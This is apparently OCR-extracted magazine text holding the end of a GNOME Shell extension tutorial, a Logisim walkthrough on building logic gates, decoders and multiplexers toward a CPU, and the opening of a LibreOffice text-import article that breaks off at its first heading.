The `label` call is included in the Shell Tool (`St`) package, but you can use many others. Definitions are available in the documentation at **https://developer.gnome.org/st/stable**. Next, you see `Main.uiGroup.add_actor`, which adds an 'actor'. Everything that happen in Gnome code has a 'stage' and an 'actor'. The stage is the desktop or a window hosting an application. In this code, the actor is a text. The object `text` has a number of functions available.

Immediately below, the `opacity` function sets the opacity of the text. To place the text you use the `set_position` function. Since you want to put it at the correct place on the screen, the code fetches the `layoutManager.primaryMonitor` function that contains the data about the monitor. When the code sets the position, it will use monitor 0.


At the end of this function, the code uses `Tweener` functions to control the animation. Tweener is built for ActionScript 2 and 3, but is easy to import and use for Gnome. It acts as a bunch of methods that you can run on other objects. The methods are there for animating transitions depending on the state. The documentation is available at **http://bit.ly/lxf258tweener**.

Read and adapt


A simple example is the pop-up menu code in the Gnome shell extension reference on GitHub. This code is heavily commented and an excellent resource. You can use it to understand the concepts that you need to use for your own projects. In the PopupMenu example (**http://bit.ly/lxf258extension**), you can see what each library does in one sentence. This makes it easier to find what you may be looking for.

You see that Shell Tools (`imports.gi.St`) is for you to create UI elements, and Clutter is to create the layout. This also shows that Main (`imports.ui.main`) is the instance where everything is – the root, if you like, where all other elements are created. Because it is very common to have them, `PanelMenu` and `PopupMenu` also exist as a method that you can add features to.

Further down, you are invited to program using object-orientated methods. The first thing is to import



When you have written your first extension, you start it in the same way as you'd start a newly installed extension.



If you want to move on to develop Gnome applications, try Builder. The whole API is available as drop-down menus.

lang (`imports.lang`) to make classes available. Here, you also see what a class is made of. Mandatory parts are `Name:`, the same as the class name, while `Extends:` points out the class you are extending. The two main functions are `_init` and `_destroy`. Note the underscores in the name of these functions that are used to distinguish them from the `init` function of the entire extension.

With the example at **http://bit.ly/lxf258keeper**, you are quickly introduced to the Glib and Gio libraries that help you access files. The Gda libraries are also available for data sources including databases, LDAP directories and mail servers. Here you can also see that the main loop is a major concept in Gnome. This is where all events are handled for Glib and GTK+, and it is how you interact with everything else in Gnome.

The code also uses the clipboard from the Shell Tools, showing just a single case of what you can do with these useful tools. You can also see how the extension uses the `Gda.connection` functions to handle a database. In the `_setupDb` function, you pick the provider and the strings for using a database, open a database and handle data in it. Going through well-documented code while comparing to what the documentation says is an excellent way to get acquainted with any architecture.

Since you are looking at Gnome extensions, you are probably interested in making your desktop look good. There are many themes to download for Gnome; a *Gnome-shell* theme is just a CSS file so you can open any and check out how it works. You can of course pick any theme and start changing it around. The most important part is 'stage' – all the others are aptly named classes.

Extensions in Gnome are powerful tools that can produce notifications, start applications and tweak the behaviour of the desktop. They can also be a curse, disturbing your own focus, causing instability of the system and lowering performance.

With this in mind, choose your extensions wisely and be prepared to ditch them when problems occur. Don't let these warnings discourage you from exploring their potential, though – as long as you follow the advice, Gnome is a great productivity tool. LXF

www.cburch.com/logisim

LOGISIM

Design your own microprocessor

Part One! Don't miss next issue, subscribe on page 24!

Do you think that understanding how a CPU works would be challenge? Think again, as **Mike Bedford** takes you on a hands-on voyage.

OUR EXPERT

Mike Bedford although his first experience was in programming, Mike has always had a passion for electronics.

Most likely, the processor in your PC has upwards of a billion transistors. Trying to get your head around the workings of such a complicated electronic circuit might, therefore, seems a daunting task. Yet helping you to understand what goes on inside a CPU is the task we've set ourselves here.

The latest chips are complicated by many bells and whistles doing way more than straight "processing", so we should think of a very basic chip and take it on trust that the principles here can indeed be scaled up.

Turning the clock back to 1971, the very first microprocessor – the 4-bit Intel 4004 – still had 2,250 transistors on-board. While that might be a whole lot more manageable than a couple of billion, it might still seem to be no mean feat to understand how that worked from an electronics viewpoint.


But let us reassure you that this isn't nearly as difficult to understand as you might fear. The fact is that logic circuitry is created in a so-called bottom-up approach. Transistors – the fundamental electronic building block – are used to create logic gates, which are the fundamental logic building blocks. From this point onwards, we can forget about transistors and see how logic gates can, in turn, be used to create more complicated logic building blocks such as decoders and multiplexers. In the next stage, these are used to create even more complicated logic elements, and this continues until we finally end up with a complete CPU. Nowhere in this process will we ever see more than a handful of transistors or a similar number of logic gates – what could be easier?

Logic gates

The bottom-up approach might make it easier to understand complicated logic circuitry, but learning about it with real hardware would still be a major undertaking. After all, since each transistor has three leads, and because components other than transistors are also needed, building even a basic microprocessor – like the Intel 4004 with its 2,250 transistors – would require many thousands of soldered connections. There's got to be an easier way, and there is:

QUICK TIP

Why not try *SmartSim*? It comes pre-installed on the latest Raspbian image, as well as being in the Raspbian repository. While it appears to have an enthusiastic following, especially among RPi users, we found the user interface to be far from intuitive.



Here we can see how the inverter, NOR gate and NAND gate can be created using transistors.

simulation. Here we're going to use two simulators, one that works at the level of electronic components such as transistors and resistors, and one that operates with logic elements.

First of all, we're going to use an electronic circuit simulator to see how logic gates are created. It's an online utility that runs in your browser. You can find it at **www.falstad.com/circuit** and it's free to use. We suggest you select the full-screen view before continuing. You can define your own circuits in the simulator, but it also includes lots of sample circuits that you can try. In particular, you can find circuits for three of the most fundamental logic gates – the inverter, the NOR gate and the NAND gate – at Circuits > Logic Families > RTL and then RTL Inverter, RTL NOR and RTL NAND. As you can see in the screenshot on page 74, we've copied and pasted them so they appear all together on screen, and simplified the NOR and NAND gates by changing them from having three inputs to two.


On the display, the letters H and L, which are shown next to the inputs and outputs, refer to high voltage and low voltage – in this case 3.6V and 0V respectively, which relate to binary one and zero. This is reflected throughout the circuit by colouring wires at the high voltage in green, and those at the low voltage in grey. Moving yellow dots indicate that a current is flowing in a particular wire. Let's now look at the inverter. When it first appears, the input is H but, to start, click it to change it to an L.

Because there is no positive voltage at the transistor's base – that's the left-most of its three terminals – it's turned off in this state, which means that no current flows from its collector (top terminal) to its emitter (bottom terminal). As a result, the output is high because it's connected to 3.6V via the 640 ohm resistor. Now click the input again to change it back to an H. Now the transistor is turned on and, as a result, a current flows between the transistor's collector and its emitter. The output is, therefore, effectively connected directly to 0V (the triangular three-line 'ground' symbol), so it becomes low. The circuit, therefore, outputs an L when the input is H, and vice versa. Putting this in logic terms, it generates a 0 from a 1 and a 1 from a 0, which is the function of an inverter.

Moving on to the other two circuits, a NOR gate means 'not OR' and a NAND gate means 'not AND'. These can be thought of as OR and AND gates with an inverter connected to their outputs, even though they're not actually implemented that way. We trust that, as you start to play with them, it should be fairly obvious to see how they work. Slightly altered versions of these circuits, with the resistor in the emitter circuit instead of the collector circuit, can be used to implement the OR function and the AND function, which can be thought of as more fundamental than the NOR and NAND functions.

Experimenting

Although the circuit simulator includes a few logic elements among its basic components, to go much further we need to turn to a more fully featured logic simulator, so we'll use *Logisim* (**www.cburch.com/logisim**), which runs locally under Linux. We're not going to provide blow-by-blow instructions of how to use *Logisim*, because there is a user manual – however, a few tips are appropriate.



Logisim lets you understand simple logic elements like the gates and inverters shown here, plus a whole lot more.

To test out the various circuits that we're going to investigate, you'll generally need to connect something to all the inputs so that you can toggle them between a 0 and a 1, and connect something to the outputs to indicate whether it's a 0 or a 1. Both these requirements are fulfilled by a component called Pin, which can be found under Wiring. When you select a component to add to the circuit, a table appears which shows – and enable you to alter – that component's attributes.

The Pin component has an attribute called Output?, the meaning of which is ambiguous. Selecting Yes doesn't make it an output but instead makes it something you'd connect to an output to indicate its logic state. Similarly, selecting No makes it something that you'd connect to an input to define its logic state. The shape changes with this selection, so remember that you connect squares to inputs and circles to outputs. Note also the Facing attribute, which is East by default, but which you'd normally want to alter to West for Pins when Output? is set to Yes.

QUICK TIP

If you have a breadboard and a few basic components that you use for Raspberry Pi interfacing, you could try building real OR gates or AND gates.

» GATES FROM GATES

In our look at the various types of logic gates, we restricted ourselves to gates with two inputs. However, you'll remember that the sample gates in the online simulator initially had three gates, but we removed some of the circuitry to turn them into 2-input gates – and we also saw that *Logisim* gates have an attribute that defines the number of gates, from two to 32. The fact is that logic gates can have any number of inputs, and this can be achieved at the level of transistors – or, if you only have 2-input gates, you can work at the level of logic elements, connecting those gates together to produce gates with more inputs in various ways. For example, two 2-input OR gates can be used to create a single 3-input OR gate.

You might also be interested to learn that, although our circuits for decoders and multiplexers used both AND gate and OR gates, just one of these two gates can be used, in conjunction with inverters, to create the other. This being the case, you can get away with just the one type of gate plus an inverter to create any other logic building blocks. If you doubt this, here's an experiment you could try, either in *Logisim* or just as a pencil and paper exercise.

Take a 2-input OR gate and connect inverters to both its inputs and its output. Now see what output you get for each combination of inputs. You'll find it has become an AND gate. Doing the same with an AND gate generates an OR gate.


QUICK TIP

Although the circuits for logic gates that we simulated do work, they are not the actual circuits used in CPUs. Most processors use MOSFET transistors instead of the bipolar transistor we used. They also use more transistors to improve the performance, for example their fan-out, which is the number of other inputs their outputs can connect to.

Note also that in addition to the 0 and 1 labels on the input and output pins, wires are coloured dark green (almost black) to indicate 0, and light green to indicate 1. These aren't the most intuitive of colours, but there's no way of changing them, and we're confident you'll soon get used to this colour coding. Finally, to change the state of a Pin attached to an input, select the mode that allows values in the circuit to be changed by first clicking the pointing figure icon at the top left. Then just click the pin and you'll see it toggle between a 0 and a 1.

Annoyingly, however, we sometimes found the change wasn't actually implemented without first returning to the editing mode by clicking the arrow icon. Note that, if you'd prefer, you can use a LED instead of an output pin to indicate the state of an output. You'll find it under Input/Output, and it's coloured grey for a logic 0, changing to red for a logic 1.

To start, and to get a feel for the package, we suggest that you simply try out the basic logic gates: that's the inverter, plus the AND, OR, NAND and NOR gates. Although the symbols are different, and they now appear as single components instead of collections of transistors and resistors, you'll find that they work as expected. The default number of inputs for gates is 5, but this can be changed in the attribute table – we suggest you select 2. Note also that the Three-state? Attribute should be set to No. Indeed, if present in the attribute table, you should select this option for any components you use in these exercises. It's a useful exercise to sum up their working with a so-called truth table, which shows the output for each combination of inputs. These truth tables become much more informative with more complicated logic building blocks but, to illustrate the principle, we've provided the tables for the inverter, OR gate and AND gate *(see diagram, bottom left)*. Finally, note that the symbol for the NAND gate is the same as for an AND gate with the addition of a circle on its output, and the same is true for the NOR and OR gates.



Input	Output
0	1
1	0

Inputs		Output
0	0	0
0	1	1
1	0	1
1	1	1

Inputs		Output
0	0	0
0	1	0
1	0	0
1	1	1


Truth tables – shown here for the inverter, OR gate and AND gate – enable the function of logic circuits to be summed up.

Before moving on from gates, we really ought to take a look at the Exclusive OR and Exclusive NOR gate that we didn't see while experimenting with transistors. The Exclusive OR gate – often referred to as an XOR gate – produces a logic 1 if either, but not both, of its inputs is a 1. In other words, inputs of 0/0 and 1/1 give an output of 0, while inputs of 0/1 or 1/0 give an output of 1. This is our first example of how gates can be connected to create new logic functionality. From now on, we'll show just the circuit rather than a complete screenshot, even though we've confirmed them all in *Logisim*. Note that in our circuit diagrams,when lines meet or cross we use a solid blob to indicate that they connect and, in the case of crossing lines, we use a short break in one of them to indicate that they don't have an electrical connection between them.

Decoders and multiplexers

So far we've just seen logic gates but logical elements get a lot more complicated than this as we'll see with our next two building blocks: decoders and multiplexers.

A decoder takes a binary number as its input and produces a logic 1 on whichever of its outputs corresponds to the binary number. Decoders are more fully described by reference to the number of bits in the binary input and the number of possible outputs. Let's take the simplest – the 2-to-4 decoder – as an example, although common others include the 3-to-8 and the 4-to-16 decoders. The 2-to-4 decoder inputs a 2-bit binary number and, as a result, generates a logic 1 on just one of its four outputs, with all the others being logic 0. So, for example, if the inputs are 0 and 0 – binary 00 – a logic 1 appears at Output 0. Similarly, inputs of 0 and 1 generate a logic 1 at Output 1, inputs of 1 and 0 generate a logic 1 at Output 2, and inputs of 1 and 1 generate a logic 1 at Output 3. In addition to the




As an example of the bottom-up approach, an XOR gate can be made from an OR gate, an AND gate and a NAND gate.

» DRIVE A 7-SEGMENT LED

It might not be something that you'll need to understand how a microprocessor works – indeed, this would undoubtedly be something that would be done in software – but a good exercise to help consolidate what we've seen so far is to build a 7-segment LED decoder in *Logisim*.

Logisim has a 7-segment display as part of its library of components but, for this exercise, it's too clever. What we mean by this is that it inputs a 4-bit signal and illuminates the appropriate segments to display the hexadecimal digit corresponding to the binary number on its inputs. In other words, it already includes the decoder that we're suggesting you design. Instead, therefore, you'll have to use seven separate output pins or LEDs to represent the seven segments. To make it easier to see whether your circuit is working correctly, we suggest that you arrange them on screen so that they're in the same position, with respect to each other, that they'd be in a 7-segment LED.

Now you need to add four input pins, and between these and the seven suitably positioned output pins, you need to devise and add some circuitry to drive those output pins correctly. There are several ways to do this, but in general you'll find the approach involves a layer of AND gates, the outputs of which connect to a layer of OR gates, and a few inverters. All in, you should be able to do it with about 16 gates in total, and four inverters.



A decoder – specifically a 2-to-4 decoder – is our first example of logic elements that go beyond simple gates.

inputs and outputs we've already seen, decoder circuits often have one or more enable inputs, which need to be at a specified logic level (1 for a positive enable input, 0 for an inverted enable input) for a logic 1 to appear at any of the outputs.

The best way to get a feel for how a decoder works is to try it out in *Logisim*. Use the circuit diagram *(above)* for a 2-to-4 decoder with a positive enable input – or, if you just want to try out one without an enable input, just ignore the enable input and use 2-input AND gates in place of each of the four 3-input AND gates. If you want to try out a 3-to-8 decoder, or even a 4-to-16 decoder, it's not difficult to build on the principles used in the 2-to-4 decoder, but you'll obviously need to use more gates.

If you're going to be saving your circuits for future reference, we suggest you label them to make them easier to understand in the future, rather like adding comments to code. You'll find that some components, but not all, have a Label attribute that enables you to define text that appears inside the symbol. Text can be placed at any position in the circuit by selecting text mode by clicking on the A icon at the top left, click at any point in the circuit and type in your text.

Having seen how a decoder is implemented using gates, let's turn to *Logisim*'s built-in decoder, which we're soon going to use to create a yet more advanced logic building block. You'll find it under Plexers, and you'll notice that you can select the number of inputs, and also whether or not it has an enable input. *Logisim* uses a regular trapezium as the symbol, but a rectangle is more common and this is what we use in our circuit diagrams. The type we'll be using later is a 2-to-4 decoder without an enable, so choose 2 for 'Select Bits' in the attribute table and No for 'Include Enable?'.


Perhaps unexpectedly, you'll see that the decoder only has one input instead of two; with the default attribute of East-facing, the inputs are at the bottom. That apparently single input is actually a bus, which is more than one signal combined into a single line to make the circuit diagram simpler and easier to read. This being the case, if you wire a default input pin to this bus, *Logisim* will complain about "incompatible widths". This means that although the bus contains the two signals that the decoder requires as its inputs, the input pin generates just a single signal. There are two possible ways to overcome this. One option is to select 2 as the number of Data Bits in the input pin's attribute table. The error message will then disappear and you'll notice that the pin now shows the values of two bits, both of which can be toggled. The alternative method is to use a component called a Splitter, which you'll find under Wiring, and permits a bus to be split into separate signals – two, in this case. We'll leave you to figure it out, but this will enable you to connect two default, single-bit, input pins to the decoder's inputs.

With decoders in the bag, we can now turn to multiplexers. A multiplexer has several data inputs, one of which is switched through to its single output, depending on the binary value on its selected inputs. Let's think about a 4-input multiplexer to provide a more concrete example of how it works. In order to select one of the four data inputs as its output, this type of multiplexer will require two select inputs, to represent a 2-bit binary number. If those data inputs are 0 and 0, this will cause it to switch data input 0 to its output. In the same way, select inputs of 0 and 1 will cause data input 1 to be switched to the output, select inputs of 1 and 0 will cause data input 2 to be switched to the output, and select inputs of 1 and 1 will cause data input 3 to be switched to its output.

Now we're clear on what we want to achieve, it's time to put a circuit together in *Logisim*. The circuit we've provided for a 4-input multiplexer *(see below)* uses a 2-to-4 decoder. While we could use the circuit that's made from individual gates, we're going to use *Logisim*'s built-in decoder, because it'll keep things simpler and it's in keeping with the bottom-up design approach. So build the circuit shown in the circuit diagram and try it out; you should find that it implements exactly the functionality described. Exactly the same principles apply to building an 8-input multiplexer, which would require a 3-to-8 decoder, or a 16-input multiplexer, which needs a 4-to-16 decoder.

None of this might seem to take us anywhere closer to our goal of seeing how a microprocessor works. However, we're a lot closer than we were, because all these logic elements are essential components in a CPU – as we'll see in the next issue. In the meantime, play around with gates and see what you can make! LXF

Our most complicated logic circuit so far is a 4-input multiplexer, which is built from a decoder and a few gates.



Credit: www.libreoffice.org

LIBREOFFICE

Text docs to rich docs

Generate Writer, Draw, Impress, Calc and Base documents from text files with a bit of help from **Andrew Davison** and some command-line magic.

OUR EXPERT

Andrew Davison is a teacher, author, and programmer who is rekindling his love for UNIX and Linux by hacking with the Raspberry Pi.

One advantage of using *LibreOffice* is that it enables documents to be created and edited via a GUI, so why supply it with mere text files? One reason is to simplify the task of note-taking on a low-powered machine, or on a device with a small screen. Under those circumstances, trying to create documents inside *LibreOffice* becomes an exercise in frustration. Also, a GUI may be unavailable in some situations, such as when the note-taker is logged into a remote machine via a command-line SSH terminal.

However, *LibreOffice* is such a useful tool that hardware deprivations during the note-taking process shouldn't discourage us from importing the notes into the app at a later date. This article looks at a few text-based formats which can be read by *LibreOffice*'s *Writer*, *Draw*, *Impress*, *Calc* and *Base* tools – perhaps after being processed by other command line operations first.

Writer

